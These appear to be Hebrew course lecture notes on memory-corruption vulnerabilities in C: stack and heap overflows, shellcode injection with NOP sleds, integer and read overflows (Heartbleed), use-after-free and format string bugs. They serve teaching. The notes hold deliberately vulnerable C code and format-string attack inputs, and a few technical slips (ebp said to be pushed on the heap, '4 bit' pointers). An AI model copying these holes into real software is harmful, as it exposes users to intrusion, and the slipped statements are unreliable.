
בתוך המעבד יישב המצביע של המחסנית שאומר מהו הסוף הנוכחי שלה (stack pointer), בהמשך נתייחס אליו בשם (esp), ובכל פעם שנכניס איבר למחסנית אז נזיז את המצביע. הערך של המצביע הזה יישב ברגיסטרים, במעבד (לא בזכרון). כשנסיים נחזיר את המצביע של המחסנית לאיפה שהוא אמור להיות.

ה-heap מנוהל לרוב ע"י פונקציית ה-malloc.

5.2.3 המחסנית בקריאה לפונקציה והחזרה ממנה

נראה מה קורה למחסנית בקריאה לפונקציה, מה בדיוק אנחנו צריכים לשמור ומה קורה בחזרה.

הדבר הראשון שעושים בקריאה לפונ' זה להכניס למחסנית את הארגומנטים של הפונקציה בסדר הפוך. אחרי זה נשאר רווח, ואז נכניס את המשתנים הלוקאליים של הפונקציה בסדר שבו הם מופיעים בקוד:



נגיד שנריץ את הפונ' ואנחנו רוצים לגשת ללוקאלי השני. אנחנו לא יכולים לדעת מראש, כלומר לפני הריצה, באיזה חלק של המחסנית נמצא החלק של הפונקציה הזאת (יכול להיות שהיו הרבה פונקציות אחריה, יכול להיות שלא).


מה שכן, אנחנו יודעים כמה בייטים אחרי המשתנה הראשון ממוקדם המשתנה הלוקאלי השני, כמה בייטים אחרי הראשון ממוקם השלישי וכו'. לכן, יש לנו רגיסטר בתוך המעבד שהמטרה שלו בכל חלק מזמן הריצה של התוכנית להצביע בדיוק לסוף של הלוקאלי הראשון בפונקציה שרצה עכשיו. הרגיסטר הזה נקרא ebp, מצביע מסגרת המחסנית (מסומן), וברגע שאנחנו יודעים אותו אנחנו יכולים ללכת אליו ולחסר את מספר הביטים המתאים עד שנגיע למשתנה שאנחנו רוצים. האיזור בזכרון שרואים בתמונה (בכחול) נקרא המסגרת של הפונקציה func.

איך יודעים בדיוק מה ה-ebp? נניח שנחזור מפונק', ונראה איך אפשר לתחזק אותה.


יש לנו פונ' ראשונה main, והמצביע לסוף הלוקאלי הראשון שלה נמצא במקום מסוים. במהלך הריצה של main נעשתה קריאה אחרת לפונקציה בשם func. ברגע שלפני הקריאה, המחסנית נראית כך:



עכשיו קראנו ל-func. מה שנעשה זה להכניס את הארגומנטים לפי סדר הפוך של הפונ' func, ובהתאם זו המצביע של המחסנית:




אחרי זה נדחוף בתחילת ה-heap את ה-ebp שהיה לפני שהתחלנו להריץ את func (בירוק), ונקדם את ה-ebp עצמו לסוף המחסנית (נמחק את ה-ebp הקודם ונשים את המיקום החדש, ה-esp הנוכחי):



ככה נדע לשחזר את ה-ebp הקודם כשנחזור מהפונקציה.

נשאלת השאלה איך נדע כמה ערכים אנחנו אמורים להוציא מהמחסנית. הדבר הזה פשוט – כבר בשלב הקימפול אנחנו יודעים מה הולך להיות השטח במחסנית שנקצה לפונ' main בזמן הרצתה – אנחנו יודעים כמה ארגומנטים יש לפונקציה ומאיזה סוג, כלומר אנחנו יודעים כבר בזמן הקומפליציה מה השטח שהפונקציה func הולכת לתפוס.

אולם, כשנחזור מהפונקציה main ל-func, איך נדע מה שורת הקוד הבאה שצריך לחזור אליה? לשם זה נשמור מצביע נוסף, מצביע להוראות (instruction pointer, או eip), שהוא מצביע לפקודה הבאה של הפונקציה הקוראת, וכך נדע לאן לחזור:



לסיכום –

פונקציה קוראת:

1. תדחוף את הארגומנטים של הפונקציה הקוראת (בסדר הפוך).
2. תדחוף את ה-return address, הכתובת שאליה צריך אח"כ לחזור (eip).
3. תקפוף לכתובת של הפונקציה הנקראת.

פונקציה נקראת:

1. תדחוף את ה-frame pointer הישן (ebp של הפונקציה הקוראת).
2. תעדכן את ה-frame pointer להיות הסוף הנוכחי של המחסנית.
3. תדחוף את המשתנים הלוקאליים.

חזרה מפונקציה:

1. תשחזר את ה-ebp של הפונקציה הקוראת.

2. תחזר ל-eip של הפונקציה הקוראת.

5.3 Buffer Overflow

עכשיו כשאנחנו מבינים את מבנה הזכרון אפשר לעבור לדבר על buffer overflow. אפשר לחשוב על באפשר בצורה המוכללת ביותר בתור איזור רציף בזכרון שהוקצה למטרה כלשהי. למשל, מחרוזת ב-C היא buffer שנגמר ב-Null terminator.


מה זה אומר buffer overflow – כל גישה למערך שהוקצה מחוץ לגבולות הגזרה שלו (כולל קריאה וכתובה, וכולל קידום פוינטר לכתובת מחוץ לגבולות).

5.3.1 דוגמא ראשונה

נתחיל עם דוגמא ראשונה ולא מזיקה במיוחד.

```
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



השורה הראשונה ב-main היא הכרזה על באפר באורך 8 (8 צ'ארים). המחרוזת עצמה יושבת לא בתוך המחסנית אלא בתוך הכתובות הנמוכות במחסנית (או בתוך הסגמנט של כל מה שאותחל כבר מראש), ומה שישב בתוך המחסנית זה מצביע בגודל 4 בייט לאיזור ההוא.

הפונקציה func מתחילה. בשלב הזה מה שיש במחסנית זה ארגומנט אחד, אח"כ eip, ebp של הפונ' הקוראת, ואז הלוקאלי הראשון של func – מערך בגודל 4 של צ'ארים.

כעת, הפונקציה מבצעת העתקה מ-arg1 לבאפר. זה מה שייקרה כשנעתיק:



פונקציית ההעתקה לא יודעת שהבאפר בעצם בגודל 4, היא יודעת שהיא אמורה להעתיק לאיזור שיושב בסוף של הזכרון עד הגעה ל-null. מה שקרה זה שדרסנו את ה-ebp לגמרי, והתוכנית תקרוס בהמשך.


5.3.2 בעיות אבטחה בעקבות overflow

עכשיו נראה משהו שכן יכול להעלות בעייתי מבחינת אבטחה. נוסיף לפונקציה func משתנה שאמור להפוך ל-1 באיזה מקום בקוד רק אם מישו הכניס סיסמא טובה:


```
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

```
void func(char *arg1)
{
    int authenticated=0;
    char buffer[4];
    strcpy(buffer, arg1);
    if (authenticated) {...}
}
```

נראה עכשיו איך אפשר להפוך אותו מ-0 למשהו שונה מ-0 בלי לדעת שום סיסמא. ראשית, המחסנית המתאימה למצב:



כשנריץ את הפונ' הזאת על מחרוזת שגדולה משלושה תווים נדרוס את authenticated, ואז ה-if מקבל ערך של אמת למרות שהוא לא היה אמור:




זו דוגמה ראשונה לבעיה בטיחותית שעשויה להגרם מ-buffer overflow. זה אומר שהיריב שלנו הצליח לגשת למקום בזכרון שהפעולה היחידה של המערכת לא הייתה אמורה לאפשר, וזה התאפשר בזכות overflow.

נשים לב שבמקרה כזה התוכנית לא תקרוס ולא תהיה התרעה על בעיה, אלא פשוט היוזר יוכל לגשת למקום שהוא לא היה אמור בהכרח לגשת אליו. הרבה מהפונ' הבסיסיות ב-C לא בודקות מה הן דורסות, הן פשוט מעתיקות.

זה יכול להחמיר אפילו יותר:

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



לא רק שאנחנו יכולים עכשיו לדרוס איזה משתנה לוקאלי ולא רק שאנחנו יכולים לדרוס את ebp, אפשר לדרוס גם את %eip. זה אומר שהמקום הבא שנחזור אליו מהפונ' func זה לאו דווקא איפה שהגענו ממנו, אלא לכל מקום בזכרון שהיריב

יירצה, כולל מקום שהוא הזריק אליו קוד. הבעיה היא כאן שפונ' ההעתקה לא בדקה כלום, פשוט העתיקה עד ה- null terminator הראשון.

5.4 Code Injection

5.4.1 אתגר ראשון – טעינת הקוד

נניח שמישהו מצא buffer overflow בקוד שלנו והוא רוצה לנצל אותו כדי להזריק קוד זדוני למערכת. האתגר הראשון שעומד בפניו זה איזה קוד לטעון- מה שיושב בזכרון הוא machine code, אז אי אפשר סתם לכתוב קוד בשפת C, ויותר מזה – הוא אמור להיות מקומפל לגמר, כל השיפטים היחסיים בכל הפונ' ובין הפונ' אנחנו כבר אמורים להבין אותם ולדאוג להם מראש.

למשל, אם הולכים להריץ אותו עם פונ' העתקה אסור שבאמצע הקוד הרע יהיה null, כי אז הוא יפסיק להתבצע. כלומר, הוא צריך להצליח לכתוב קוד שאמור לעשות מה שהוא רוצה ואין לו אף null. כיוון שאנחנו הולכים להריץ אותו אחרי שהתוכנית שלנו כבר התחילה לרוץ, צריך שכל כתובות הזכרון שלו יהיו אבסולוטיות.

הקוד שאנשים אוהבים להזריק נקרא shellcode והוא נותן גישה ל-command line, ושם הם כבר יכולים לעשות מה שאנחנו רוצים. בשביל שזה יעבור, אמורים לקחת shell code, להפוך אותו לאסמבלי ואז להפוך אותו לשפת מכונה, ואת זה להזריק לזכרון.

זה מסובך אבל אפשרי, ואנשים עושים את זה די בקלות.

5.4.2 אתגר שני – הרצת הקוד

אחרי שהוא הצליח לטעון את הקוד לתוכנית שלנו, האתגר הבא זה להצליח להריץ אותו. כעת הוא ירצה לדרוס את ה-eip של הפונקציה ולגרום לה לחזור לקוד שלו. אבל איך לאיזו כתובת בדיוק הוא הצליח להזריק את הקוד?

יש הרבה אופציות – לפעמים למשל אפשר לחשב את זה. אם הוא יודע מה הקוד שרץ שנתקוף אז אפשר לעשות חישוב באמצעות השטח של המחסנית שכ"א מהפונ' אמורות לאכלס, מה סדר ההרצה וכד', הוא עשוי להצליח לחשב.

דרכים נוספות –

1. ניחוש: לא מאוד אפקטיבי, כבר במחשב 32-ביט יש 2^{32} כתובות אפשריות.
2. ניחוש מושכל: המחסנית (אלא אם עושים איזו אופטימיזציה שנדבר עליה אח"כ) הולכת תמיד להתחיל מאותו המקום בזכרון. אלא אם התוכנית רקורסיבית, בפועל האיזור של המחסנית כנראה גדול במיוחד, ולכן ייתכן שניחוש מושכל יהיה אפקטיבי.
3. nop sleds: nop זו פקודה של בייט אחת שלא עושה שום דבר (או במילים אחרות, שאומרת לעבור לפקודה הבאה). אנחנו יכולים לרפד את הקוד הרע באוסף של הרבה nops (נקרא nop sled), כל עוד הניחוש הוא לאו דווקא לנקודה הרצוי האלא איפשהו באיזור, נגיע איזור ולפי ה-nops נדע שהגענו למקום הרצוי.

Text	00 00 00 00	%ebp	%eip	arg1	nops	Injected code
------	-------------	------	------	------	------	---------------

5.5 Heap Overflow

בדומה ל-buffer overflow, אפשר לעשות את אותו הדבר עם ה-heap.

5.5.1 דוגמא

```
typedef struct _vulnerable_struct {
    char buff[MAX_LEN];
    int (*cmp)(char*,char*);
} vulnerable;

int foo(vulnerable* s, char* one, char* two)
{
    strcpy( s->buff, one );
    strcat( s->buff, two );
    return s->cmp( s->buff, "file://foobar" );
}
```

יש כאן משתנים – buff שמצביע לפונקציה ו-cmp שמצביע לפונקציית השוואה. נגדיר את הפונקציה foo, שמעתיקה מהמצביע הראשון עד ל-null הראשון לאיזור הבא של המבנה s, ואז עושה אותו הדבר עבור השני.

נשים לב שבכוונה כאן לא בדקנו אם סכום האורכים של הארגומנט השני והשלישי קטן או לא מ-MAX_LEN. אם הוא לא קטן יותר מזה (כלומר אם $\text{strlen}(\text{one}) + \text{strlen}(\text{two}) > \text{MAX_LEN}$), מה שיקרה זה שנתחיל לכתוב את הראשון, נשרשר את השני ויכול להיות שיהיה לנו כאן overflow. כלומר, יצאנו מגבולות הגזרה של buff, ואז דרסנו את המצביע s->cmp שנמצא ישירות מימין לו בזכרון. אם נבחר את הארגומנטים הראשון והשני לפונקציה foo בצורה טובה אפשר לגרום לו להצביע לפונקציה זדונית.

מכיוון שההקצאה של המבנה הזה נעשית ב-heap ה-overflow הפעם הוא ב-heap, אבל העקרון זהה למה שקורה במחסנית.

5.5.2 דוגמאות נוספות ל-heap overflow**Overflow into the C++ object vtable**

- C++ objects (that contain virtual functions) are represented using a **vtable**, which contains pointers to the object's methods
- This table is analogous to **s->cmp** in our previous example, and a similar attack will work

Overflow into adjacent objects

- Where **buff** is not collocated with a function pointer, but is allocated near one on the heap

Overflow heap metadata

- Hidden header just before the pointer returned by **malloc**
- Overflow into that header to corrupt the heap itself

5.6 Integer Overflow

עוד סוג של אוברפלו מבוסס זכרון.

```
void vulnerable()
{
    char *response;
    int nresp = packet_get_int();
    if (nresp > 0) {
        response = malloc(nresp*sizeof(char*));
        for (i = 0; i < nresp; i++)
            response[i] = packet_get_string(NULL);
    }
}
```

בדוגמא אנחנו אינפוט מהיזר והוא יגיד לנו מה גודל הזכרון שנקצה, זאת במטרה לשמור פלט אחר שיגיע מהיזר בהמשך.

נשים לב שהפונקציה לא בודקת את הקלט שהיא מקבלת מהיזר. יכול להיות שמישהו נתן את הקלט $nresp=1073741824$. מה מיוחד דווקא באורך הזה? כשמכפילים אותו ב- sizeof(char*) (שזה 4 ביט) יש אוברפלו של אינט. אז, במקום להקצות את הגודל שהתכוונו יקצה מערכך בגודל 0.

מה קורה ב-c כשעושים את זה? אופציה אחת היא שבעצם מה שמריץ עכשיו את התוכנית שם לב שאנחנו הולכים לעשות הקצאת זכרון בגודל 0 ומחזיר null. זה ייקרה לפעמים מהמקרים, תלוי במערכת ההפעלה ותלוי מה רץ בדיוק.

בחלק האחר של המקרים, כיוון שלפונקציה ה-malloc אין שום מניעה להקצות זכרון בגודל 0, מה שייקרה זה שהיא תחזיר מצביע ל-heap באיזור לא שלנו. יכול להיות שהדבר הבא שנקצה, או מה שהקצנו לפני, זה בדיוק באותה הכתובת. אם לא שמנו לב ולא עשינו כאן ווידוא של הקלט של מאלוק לפני שהרצנו אותו יכול להיות שאנחנו עושים הקצאת זכרון לזכרון בגודל אפס, ובסיכוי די סביר אף אחד לא הולך לשים לב, ואנחנו מקבלים גישה למקומות בזכרון שלא שלנו.

5.7 מתקפות של השחתת מידע

דיברנו על מתקפות שפוגעות בקוד, אבל יכולות להיות גם מתקפות שפוגעות בדטא, לדוגמא – שינוי של מפתחות הצפנה, שינוי של מצבים של משתנים (כמו בדוגמא שראינו קודם שמשנים דגל של authenticated) שינוי של סטרינגים ועוד.

5.8 Read Overflow

עד כה בעיקר ראינו התקפות שבהן כותבים לאיזורים שונים שלא הוקצו לנו, אפשר אפשר גם לחשוב על התקפות שבסה"כ נקרא מהזכרון. גם ההתקפות האלה מסוכנות, כי יכול להיות שנקרא דברים סודיים כמו מפתחות הצפנה וכו'. זה מה שנקרא read overflow.

```
int main() {
    char buf[100], *p;
    int i, len;
    while (1) {
        p = fgets(buf, sizeof(buf), stdin);
        if (p == NULL) return 0;
        len = atoi(p);
        p = fgets(buf, sizeof(buf), stdin);
        if (p == NULL) return 0;
        for (i=0; i<len; i++){
            if (!isctrl(buf[i])) putchar(buf[i]);
            else putchar('.');
        }
        printf("\n");
    }
}
```

Read message
length **len**

Echo back

Read message

len may exceed the actual message length...

בדוגמא הנ"ל אנחנו רצים עם לולאה ומקבלים מהיזר איזשהו אורך. האורך הזה הוא בעצם האורך של ההודעה שאנחנו הולכים לקבל ממנו בצעד הבא. אנחנו קולטים לתוך `p` קלט מהיזר, ואז קוראים הודעה מהיזר והולכים לפי הערך הזה ומחזירים את ההודעה שלו – מה שהוא שלח עושים `echo`, וההנחה היא שהוא באמת שלח הודעה כמו שהוא אמר. אולם בפועל, ייתכן שהוא הכניס `len` יותר ארוך מאורך ההודעה האמיתי, לדוגמא:

```
% ./echo-server
24
every good boy does fine
ECHO: |every good boy does fine|
10
hello there
ECHO: |hello ther|
25
hello
ECHO: |hello..here..y does fine.|
```

(בשורה האחרונה `len` יותר ארוך מאורך ההודעה, ומודפסים דברים שלא היו אמורים להיות מודפסים)

Heartbleed Bug 5.8.1



(הלוגו של פרצת האבטחה שהתגלתה, Heartbleed)

ה-`read overflow` היה בסיס לפרצה גדולה של `openssl` שגילו ב-2014.

הבאג היה שהיו שולחים לסרבר ה-SSL מדי פעם הודעת "heartbeat" – הודעה שנועדה לוודא שהוא חי, וכדי להראות שהוא פועל הוא היה מחזיר את ההודעה. לדוגמה שולחים לו הודעה "hello world" והמספר 5, והוא היה מחזיר את חמשת התווים הראשונים של ההודעה.

הבעיה הייתה שסרבר ה-SSL לא עשה בדיקה שאורך המחרוזת המבוקשת מתאים. כלומר, אם נאמר לו ששלחנו הודעה באורך 64k ובפועל שלחנו רק "hello", זה אומר שמהנקודה של התחלת המערך ששם הוא מיקם את המילה "hello" הוא יחזיר 64k. מתברר שב-SSL בדיקת הערכים אחרי המחסנית היו המפתחות הסודיים של השרת! ובאופן כל כך לא מתוחכם אנשים הצליחו להרבה מידע רגיש.

Stale Memory 5.9

יכולים להיות מקרים שבהם עושים `free` למצביע, אבל בכל זאת ממשיכים להשתמש בו אחרי זה. זה נקרא `dangling pointer bug` – דוגמא –

```
struct foo { int (*cmp)(char*,char*); };
struct foo *p = malloc(...);
free(p);
...
q = malloc(...) // reuses memory allocated to p
*q = 0xdeadbeef; // attacker control
...
p->cmp("hello","hello"); // dangling ptr
```

נגיד שיש מבנה foo שמכיל מצביע לפונקציית השוואה. נקצה עכשיו זכרון ל-foo, ואז נשחרר אותו. כששחררנו את הזכרון, מבחינת מערכת הפעלה הזכרון הזה משוחרר. די סביר שאם זה הזכרון הפנוי הבא, אז בסיכוי לא רע q הולך להצביע לשם. מה ייקרה כשנריץ את p? נשים לב שה-free לא הפך את המצביע p ל-null (זו שפה נמוכה), ולכן כשנריץ אותו מערכת ההפעלה עדיין תנסה לגשת אליו, וכנראה תגש ל-q שהוקצה אחריו. אם משתמש זדוני יריץ עכשיו את השורה האחרונה בקוד, הוא יכול באופן כזה להשיג גישה ל-q.

הפתרון לזה מאוד פשוט – אחרי free לפויינטר לשנות את ההצבעה שלו ל-null.

Format string vulnerabilities 5.10

נדבר על מתקפות שהן overflow גם אם בהתחלה הן לא ייראו כאלה. המתקפות האלה קשורות להדפסות בשפת C, ובאופן יותר כללי לכל פונקציה שמשרשרת, מדפיסה או עושה מניפולציה למחרוזות ב-C.


Formatted I/O 5.10.1

פונקציית ההדפסה printf של C תומכת ב-Format specifiers, שאומר בתור מה לפרש את הקלט. למשל: %s = string, %d = integer, %p = pointer.

דוגמא – נקלוט ערך כלשהו לתוך buff ונדפיס אותו בתור %s. אבל מה ייקרה בגרסא לא בטוחה של זה, כשנשכח לשים את ה-%s?

<pre>void safe() { char buf[80]; if(fgets(buf, sizeof(buf), stdin)==NULL) return; printf("%s",buf); }</pre>	<pre>void vulnerable() { char buf[80]; if(fgets(buf, sizeof(buf), stdin)==NULL) return; printf(buf); }</pre>
---	--

מה שיכול לקרות זה שהבאפר עצמו יכיל % משהו. נראה מה קורה במקרה כזה –




הפונקציה כאן מדפיסה את הערך של i ואז את הכתובת בזכרון שלו.

במחשנית מופיעים הארגומנטים בסדר הפוך – מצביע למיקום של i, המספר 10 ואז מצביע לכל מה שבתוך הגרשים. אנחנו יודעים ש-d% מתייחס ל-i ו-p% מתייחסת לכתובת של i. אבל פונקציית ההדפסה לא מוודאת שבאמת המספר של ה-format specifiers (2 במקרה הזה) באמת תואם למספר הארגומנטים שהיא מקבלת. למשל, אם נכתוב printf(“%d %p %d\\n”, i, &i); זה לא יהיה טוב, כי שמנו שלושה format specifiers ונתנו רק את i ואת הכתובת של i. הפונקציה מניחה מראש שאנחנו עושים הכל בסדר.

נניח עכשיו שאנחנו קולטים הכל לתוך buff, ואז מדפיסים בלי format specifier:

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

נניח שבעצם ה-buf בעצמו, הקלט שהגיע מהיזר, זה הסטרינג "%d %x". פונקציית ההדפסה תקבל ארגומנט אחד buf, אבל היא לא בדקה שהמספר של ה-format specifier עליו הריצו אותה הוא תואם למספר הארגומנטים הנוספים שהיא קיבלה. לכן, יודפסו דברים אחרי המקום בסטאק שמוקדש ל-printf.



גרמנו לפונקציית ההדפסה בעזרת הקלט הזה להדפיס לנו ערכים מחוץ למסגרת המחסנית של פונקציית ההדפסה. אם נכתוב הרבה פעמיים ברצף %d הוא ידפיס לנו הרבה ערכים שלא קשורים להדפסה, וזה יכול להיות מסוכן.

לסיכום – בשום מצב לא כדאי להדפיס משהו בלי format specifiers, כי זה ייתן ליריב הזדמנות לגשת לדברים שהוא לא אמור לגשת אליהם.

5.10.2 דוגמאות ל-Format String Vulnerability

```
printf("100% dave");
```

מתברר שהוא יתעלם מהרווח, ויהיה כתוב לו %d.

```
printf("%d %d %d %d %d ...");
```

זו המתקפה הקלאסית שאפשר לחשוב עליה עבור הדברים האלה: כל מה שנמצא אחרי הוא הולך להדפיס כאינטיים לפי המספר של ה-d.

```
printf("%08x %08x %08x %08x ...");
```

%x הוא להדפיס ערך בתור הקסא-וה-08 מדבר על איזשהו ייצוג. הוא הולך להדפיס ערכים מהמחסנית בפורמט הזה.


```
printf("100% no way!");
```

שוב מהרווח מתעלמים, ומקבלים ש-n. מסתבר ש-n% הוא specifier שאומר לכתוב למחסנית. קצת מוזר, כי זו פונקציית ההדפסה, אבל זה מה שקורה, ואז במקרה הזה ייכתבו דברים לתוך המחסנית.

5.10.3 קשר ל-overflow

איך זה קשור ל-overflow – הקשר הוא במובן הרחב יותר: אם נחשוב על האיזור במחסנית שהוקדש לפונקציית ההדפסה בתור באפר, מה שקורה בבאגים האלה זה קריאה מחוץ לגבולות הגזרה של הבאפר בזכות זה שנתנו ליריב לשלוט על ה-format specifier.

צריך לנהוג בצורה נכונה כל פעם שאנחנו עובדים בשפת C ומתעסקים עם פונקציות הטיפולה במחרוזות האלה – צריך לוודא שאנחנו נותנים בעצמינו את ה-format specifier, או לחילופין לוודא שאנחנו עושים שימוש לא בפונקציות האלה, אלא בגרסא שהיא בטוחה יותר של הפונקציות האלה (נדבר על זה בהמשך).



6 Low-Level Software Vulnerabilities II

דיברנו על התקפות שמתבססות על היכרות עם איך עובד הזכרון. כל ההתקפות האלה התבססו על העובדה שהיריבים שלנו הצליחו להגיע לשליטה על חלק מהקוד או הדטא של מה שאנחנו מריצים, ובעזרת זה היו מסוגלים למשל לגשת לאיזורים בזכרון שהם לא היו אמורים לגשת אליהם מראש ולשכתב את ה-eip.

בשיעור הזה אנחנו הולכים להשלים את נקודת המבט הזאת ולדבר על הגנות מפני התקפות כאלה.

6.1 בטיחות מרחבית Memory Safety

נדבר על סוג של הגנות בזכרון שאפשר לשלב אותן כחלק משפת התכנות. אמרנו שב-C אין לרוב הגנות מהסוג הזה, אבל בשפות אחרות יש. החלק הזה ייגמר באוסף של עצות וחוקים שיכולים לעזור לנו לתכנת בצורה בטוחה יותר כשעובדים בשפת C ודומיה.

